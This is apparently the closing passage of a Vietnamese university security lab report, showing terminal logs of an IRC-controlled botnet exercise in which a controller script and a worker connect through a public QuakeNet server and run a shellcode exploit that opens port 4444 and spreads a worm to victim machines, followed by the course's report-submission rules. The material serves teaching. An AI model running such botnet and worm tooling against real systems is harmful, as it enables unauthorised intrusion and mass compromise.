
```
ket@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet
ket@ubuntu:~$ python boss.py -c kiet -n kiet -x kiet -s atw.hu.quakenet.orgpython: can't open file 'boss.py': [Errno 2] No such file or directory
ket@ubuntu:~$ cd /usr/local/lib/python2.7/dist-packages/bot
ket@ubuntu:~$ cd /usr/local/lib/python2.7/dist-packages/botnet
ket@ubuntu:~$ cd /usr/local/lib/python2.7/dist-packages/botnet$ clear
ket@ubuntu:~$ cd /usr/local/lib/python2.7/dist-packages/botnet$ python boss.py -c kiet -n kiet -x kiet -s atw.hu.quakenet.org
2023-04-13 01:53:22,381 - INFO - Registering nick kiet
2023-04-13 01:53:22,381 - INFO - Authing as kiet
2023-04-13 01:53:22,951 - WARNING - Nick kiet already taken, trying kiet_128
2023-04-13 01:53:22,951 - INFO - Registering nick kiet_128
2023-04-13 01:53:22,951 - INFO - server ping: :3763037077
2023-04-13 01:53:31,886 - INFO - Registered
2023-04-13 01:53:52,837 - INFO - added worker [worker]
2023-04-13 01:54:06,386 - INFO - kiet authenticated successfully
2023-04-13 01:54:40,278 - INFO - task [1] received by worker worker
2023-04-13 01:55:09,111 - INFO - task [1] finished by worker worker
2023-04-13 01:55:09,111 - INFO - 1worker:('worker': 'finish declare variables\ngenerating exploit buffer\nfinish copying shellcode\nadding return address\nfinish addi
ng return address\ncreate hostname\ncreate socket\nlistening port 4444\ncreate remote\nconnect to remote\nfinish listen\nsend exploit buffer\nThe Exploitation succee
d\nstart infecting the machine\nStarting connect from victim\nStarting the infection\nSending the worm to exploit the machine\nfinished\n')
2023-04-13 01:56:29,561 - INFO - task [2] received by worker worker
2023-04-13 01:56:53,125 - INFO - task [2] finished by worker worker
2023-04-13 01:56:53,125 - INFO - 2worker:('worker': 'finish declare variables\ngenerating exploit buffer\nfinish copying shellcode\nadding return address\nfinish addi
ng return address\ncreate hostname\ncreate socket\nlistening port 4444\ncreate remote\nconnect to remote\nfinish listen\nsend exploit buffer\nThe Exploitation succee
d\nstart infecting the machine\nfinished\n')
2023-04-13 01:57:25,402 - WARNING - already registered [worker]
2023-04-13 01:59:22,401 - WARNING - worker [worker] is dead
2023-04-13 01:59:23,273 - INFO - added worker [worker]
```

Tại máy 2 thực hiện chạy myworker.py:




```
ket123@ubuntu: /usr/local/lib/python2.7/dist-packages/botnet
ket123@ubuntu:~$ cd /usr/local/lib/python2.7/dist-packages/botnet$ python myworker.py
-b kiet_128 -s atw.hu.quakenet.org
2023-04-13 01:57:15,134 - INFO - Registering nick worker
2023-04-13 01:57:15,135 - INFO - Authing as worker
2023-04-13 01:57:15,738 - INFO - server ping: :2305283875
2023-04-13 01:57:24,823 - INFO - Registered
```

Tại máy window thực hiện chạy và truyền lệnh từ mIRC:




## Tại máy nạn nhân 1



## Tại máy nạn nhân 2





Ta đã hoàn thành cuộc tấn công

---

*Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này*

## YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

### Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX\_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).  
*Ví dụ: [NT101.K11.ANTT]-Session1\_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại [courses.uit.edu.vn](https://courses.uit.edu.vn).

**Đánh giá:** Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

*Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**